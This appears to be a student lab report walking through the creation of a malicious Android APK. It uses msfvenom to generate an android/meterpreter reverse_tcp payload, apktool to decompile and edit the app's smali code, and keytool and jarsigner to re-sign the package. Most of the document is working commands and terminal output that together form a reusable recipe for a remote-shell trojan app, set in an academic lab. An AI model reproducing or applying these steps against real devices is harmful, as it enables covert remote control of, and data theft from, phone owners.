


Malicious APK File Creation

No. 6

Creating malicious apk using msfconsole in Kali Linux.

Using Metasploit, a malicious app is created using the following command.



```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe73:7a64 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:73:7a:64 txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 500 (500.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 1282 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 18832 bytes 1507495 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18832 bytes 1507495 (1.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 > msfvenom -p android/meterpreter/reverse_tcp lhost="10.0.2.15" lport=443 R> Desktop/Malicious.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp lhost="10.0.2.15" lport=443 R> Desktop/Malicious.apk

/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgo
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10237 bytes
```

Figure 1.1

After the malicious app is created, using kali linux to further modify the created file.

Below two linux commands that is use; the first one is the “mkdir” which is to create a new directory and the directory is named “Malicious_unzip”. The next linux command shown in figure 1.2 below is the “unzip” and “-d” which is to unzipped the malware Android application package (apk) file and then store the unzipped file into the newly created directory “Malicious_unzip”. We can also see in figure 1.2 above that when we list the directory, we can now see the newly created unzipped malware file “Malicious_unzip”. Now we will go to the newly created unzipped directory to see the files inside that directory:

```
root@kali: ~/Desktop
File Actions Edit View Help
(gayathri@kali)~/Desktop
$ ls
chapter1.pdf  coupons.pdf  kk.pdf  Malicious.apk  payment_instructions_154123.pdf
(gayathri@kali)~/Desktop
$ mkdir malicious_unzip
(gayathri@kali)~/Desktop
$ unzip Malicious.apk -d malicious_unzip
Archive:  Malicious.apk
  inflating: malicious_unzip/AndroidManifest.xml
  inflating: malicious_unzip/resources.arsc
  inflating: malicious_unzip/classes.dex
  creating: malicious_unzip/META-INF/
  inflating: malicious_unzip/META-INF/MANIFEST.MF
  inflating: malicious_unzip/META-INF/SIGNFILE.SF
  inflating: malicious_unzip/META-INF/SIGNFILE.RSA
(gayathri@kali)~/Desktop
$ ls
chapter1.pdf  coupons.pdf  kk.pdf  Malicious.apk  malicious_unzip  payment_instructions_154123.pdf
(gayathri@kali)~/Desktop
$ cd malicious_unzip
(gayathri@kali)~/Desktop/malicious_unzip
$ ls
AndroidManifest.xml  classes.dex  META-INF  resources.arsc
(gayathri@kali)~/Desktop/malicious_unzip
$ vim AndroidManifest.xml
(gayathri@kali)~/Desktop/malicious_unzip
$ cd ..
(gayathri@kali)~/Desktop
$ ls
chapter1.pdf  coupons.pdf  kk.pdf  Malicious.apk  malicious_unzip  payment_instructions_154123.pdf
```

Figure 1.2

Apk tool installation

if the developer is running the apk command for first time in kali linux , then we need to run few commands which are shown in Figure 1.3 & Figure 1.4.

```
(gayathri@kali)~/Desktop
$ ls
chapter1.pdf  coupons.pdf  kk.pdf  Malicious.apk  malicious_unzip  payment_instructions_154123.pdf
(gayathri@kali)~/Desktop
$ chmod 777 apktool
(gayathri@kali)~/Desktop
$ ls -la
total 140
drwxr-xr-x  3 gayathri gayathri 4096 Oct 29 21:24 .
drwxr-xr-x 17 gayathri gayathri 4096 Oct 29 21:13 ..
-rwxrwxrwx  1 gayathri gayathri 2320 Oct 29 21:24 apktool
-rw-r--r--  1 gayathri gayathri 46148 Sep 28 17:59 chapter1.pdf
-rw-r--r--  1 gayathri gayathri 5238 Sep 26 15:12 coupons.pdf
-rw-r--r--  1 gayathri gayathri 46129 Oct  5 19:08 kk.pdf
-rwxrwx--  1 gayathri gayathri 10237 Oct 29 14:35 Malicious.apk
drwxr-xr-x  3 gayathri gayathri 4096 Oct 29 21:13 malicious_unzip
-rw-rw-rw-  1 gayathri gayathri 4955 Oct  3 15:20 payment_instructions_154123.pdf
(gayathri@kali)~/Desktop
$ chmod 777 apktool.jar
(gayathri@kali)~/Desktop
$ ls -la
total 19656
drwxr-xr-x  3 gayathri gayathri  4096 Oct 29 21:29 .
drwxr-xr-x 17 gayathri gayathri  4096 Oct 29 21:13 ..
-rwxrwxrwx  1 gayathri gayathri  2320 Oct 29 21:24 apktool
-rwxrwxrwx  1 gayathri gayathri 19981711 Oct 29 21:28 apktool.jar
-rw-r--r--  1 gayathri gayathri  46148 Sep 28 17:59 chapter1.pdf
-rw-r--r--  1 gayathri gayathri  5238 Sep 26 15:12 coupons.pdf
-rw-r--r--  1 gayathri gayathri  46129 Oct  5 19:08 kk.pdf
-rwxrwx--  1 gayathri gayathri  10237 Oct 29 14:35 Malicious.apk
drwxr-xr-x  3 gayathri gayathri  4096 Oct 29 21:13 malicious_unzip
-rw-rw-rw-  1 gayathri gayathri  4955 Oct  3 15:20 payment_instructions_154123.pdf
(gayathri@kali)~/Desktop
$ mv apktool /usr/local/bin/
mv: cannot move 'apktool' to '/usr/local/bin': Permission denied
```

Figure 1.3

```
File Actions Edit View Help
(gayathri@kali) (~/Desktop)
$ sudo su
(root@kali) (/home/gayathri/Desktop)
# mv apktool /usr/local/bin
(root@kali) (/home/gayathri/Desktop)
# mv apktool.jar /usr/local/bin
(root@kali) (/home/gayathri/Desktop)
# apktool
Apktool v2.6.1 - a tool for reengineering Android apk files
with smali v2.5.2 and baksmali v2.5.2
Copyright 2010 Ryszard Wisniewski <brut.all@gmail.com>
Copyright 2018 Connor Tumbleson <connor.tumbleson@gmail.com>

usage: apktool
  -advance, --advanced      prints advance information.
  -version, --version       prints the version then exits
usage: apktool ifinstall-framework [options] <framework.apk>
  -p, --frame-path <dir>   Stores framework files into <dir>.
  -t, --tag <tag>          Tag frameworks using <tag>.
usage: apktool d[decode] [options] <file_apk>
  -f, --force              force delete destination directory.
  -o, --output <dir>      The name of folder that gets written. Default is apk.out
  -p, --frame-path <dir>  Uses framework files located in <dir>.
  -r, --no-res             Do not decode resources.
  -s, --no-src             Do not decode sources.
  -t, --frame-tag <tag>   Uses framework files tagged by <tag>.
usage: apktool b[build] [options] <app-path>
  -f, --force-all         Skip changes detection and build all files.
  -o, --output <dir>      The name of apk that gets written. Default is dist/name.apk
  -p, --frame-path <dir>  Uses framework files located in <dir>.

For additional info, see: https://ibotpeaches.github.io/Apktool/
For smali/baksmali info, see: https://github.com/JesusFreke/smali
```

Figure 1.4

For embedding secret code in the file.

```
File Actions Edit View Help
(root@kali) (/home/gayathri/Desktop)
# apktool d Malicious.apk
I: Using Apktool 2.6.1 on Malicious.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */*.xml...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
(root@kali) (/home/gayathri/Desktop)
# ls
chapter1.pdf  coupons.pdf  kk.pdf  Malicious  Malicious.apk  malicious_unzip  payment_instructions_154123.pdf
# cd Malicious
(root@kali) (/home/gayathri/Desktop)
# ls
AndroidManifest.xml  apktool.yml  original  res  smali
# vim AndroidManifest*
(root@kali) (/home/gayathri/Desktop/Malicious)
# ls
AndroidManifest.xml  apktool.yml  original  res  smali
# cd smali
(root@kali) (/home/gayathri/Desktop/Malicious/smali)
# ls
com
# cd com
(root@kali) (/home/.../Desktop/Malicious/smali/com)
# ls
metasploit
# cd metasploit
```

Figure 1.5

```
(root@kali) ~/Desktop/Malicious/smali/com
ls
metasploit
(root@kali) ~/Desktop/Malicious/smali/com
cd metasploit
(root@kali) ~/Desktop/Malicious/smali/com/metasploit
ls
stage
(root@kali) ~/Desktop/Malicious/smali/com/metasploit
cd stage
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
ls
a.smali b.smali c.smali d.smali e.smali f.smali g.smali MainActivity.smali MainBroadcastReceiver.smali MainService.smali Payload.smali
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
vi g.smali
[No write since last change]
zsh:1: command not found: wq
shell returned 127
Press ENTER or type command to continue
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
vi g.smali
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
vi g.smali
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
vi g.smali
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
vi g.smali
(root@kali) ~/Desktop/Malicious/smali/com/metasploit/stage
cd ..
(root@kali) ~/Desktop/Malicious/smali/com/metasploit
cd ..
(root@kali) ~/Desktop/Malicious/smali/com
cd ..
```

Figure 1.6

Secret code that embedded is “gakera”.

```
1 class public final Lcom/metasploit/stage/g;
2 .super Ljava/lang/Object;
3
4
5 # instance fields
6 .field public a:Ljava/lang/String;
7
8 .field public b:I
9
10 .field public c:I
11
12 .field public d:Ljava/lang/String;
13
14 .field public e:[B
15
16 .field public f:Ljava/lang/String;
17 #const-string h1, "gakera"
18
19 # direct methods
20 .method public constructor <init>()V
21     .locals 0
22
23     invoke-direct {p0, Ljava/lang/Object;}, <init>()V
24
25     return-void
26 .end method
27
```

Jar signer

From the malicious apk file from kali, using Santoku ,signing an apk file using the commands keytool and jarsigner.

```
gayathri@gayathri-VirtualBox:~/media/sf kkkk$ keytool -genkey -v -keystore my-release-key.keystore -alias an -keyalg RSA -keysize 2048 -validity 10000
Enter keystore password:
What is your first and last name?
[Unknown]: gayathri pothineni
What is the name of your organizational unit?
[Unknown]: cs
What is the name of your organization?
[Unknown]: ttu
What is the name of your City or Locality?
[Unknown]: lbk
What is the name of your State or Province?
[Unknown]: us
What is the two-letter country code for this unit?
[Unknown]: usa
Is CN=gayathri pothineni, OU=cs, O=ttu, L=lbk, ST=us, C=usa correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=gayathri pothineni, OU=cs, O=ttu, L=lbk, ST=us, C=usa
Enter key password for <an>:
(RETURN if same as keystore password):
Re-enter new password:
[Storing my-release-key.keystore]
gayathri@gayathri-VirtualBox:~/media/sf kkkk$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore /media/sf kkkk/Malicious.apk dist/Malicious.apk an
Enter passphrase for keystore:
Enter key password for an:
adding: META-INF/MANIFEST.MF
adding: META-INF/AN.SF
signing: resources.arsc
signing: AndroidManifest.xml
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, users may not be able to validate this jar after the signer certificate's expiration date (2050-03-20) or after any future revocation date.
gayathri@gayathri-VirtualBox:~/media/sf kkkk$
```

Generated certification

gayathri

Identity: gayathri

Verified by: gayathri

Expires: 01/28/2023

▼ Details

Subject Name

C (Country): US

ST (State): TX

L (Locality): LBK

O (Organization): TTU

OU (Organizational Unit): cs

CN (Common Name): gayathri

Issuer Name

C (Country): US

ST (State): TX

L (Locality): LBK

O (Organization): TTU

OU (Organizational Unit): cs

CN (Common Name): gayathri

Issued Certificate

Version: 3

Serial Number: 51 96 CC 87

Not Valid Before: 2022-10-30

Not Valid After: 2023-01-28

Certificate Fingerprints

SHA1: F9 3B BC 77 84 59 84 C1 96 55 3C 88 92 95 66 0F 06 4F 53 EB

MD5: 1C EF 72 5E 71 5B 1B 96 38 68 CC E4 39 23 1B A8

Public Key Info

Key Algorithm: RSA

Key Parameters: 05 00

Key Size: 2048

Key SHA1 Fingerprint: C8 16 6A 08 7C BD 10 BD E1 A3 FF 68 8B 50 4A DE 49 84 97 5C

Public Key: 30 82 01 0A 02 82 01 01 00 A9 FE 50 BD 86 7E 36 5F E2 00 55 51 BA D6 CB A1 19 C6 3E 6A 08 56 B2 22 05 AA 1B 8A 53 99 5F A7 1B AE D5 80 61 3C E4 17 52 03 A0 3C 3F 7D E8 F9 60 4F 19 E3 12 49 16 F3 A2 6F F4 AA 84 DC 73 A0 04 AF 1B D3 EC 42 E5 2D 8A 05 4B F3 00 64 F4 17 1B 41 AE B9 4C 57 5A 2E E1 B1 FF E4 D8 2B BE 3B 1A B7 13 49 7D F5 00 66 DF 7D 05 20 C8 91 E3 A6 72 5F B9 3E 50 4D 2B 22 71 7E 50 49 A3 65 C3 AB 83 2D E1 AF 43 12 32 E3 F8 36 AC BE 7E 83 B6 9D 51 35 AD 5A E1 8B 9A 17 DA A4 04 B1 D3 59 6A 7C E6 A6 13 4E C9 A3 96 0F EF 44 0D E5 C4 95 27 47 61 FF 65 89 30 2E 98 19 79 05 4C 72 BE 5F F8 E9 99 E0 44 9B F5 94 8D 8B 77 6C BC CA BD 24 EB 37 84 1E 25 50 CA A6 58 28 55 6F 1E 3A DB AA AB 77 D9 E9 38 3D CB 5B 75 37 DC DC 24 4A 76 B3 93 1F 23 E6 72 BE E5 FB E9 71 2B D1 8E F4 DB 1D 67 61 02 03 01 00 01

The certificate is generated for the “Malicious.apk” created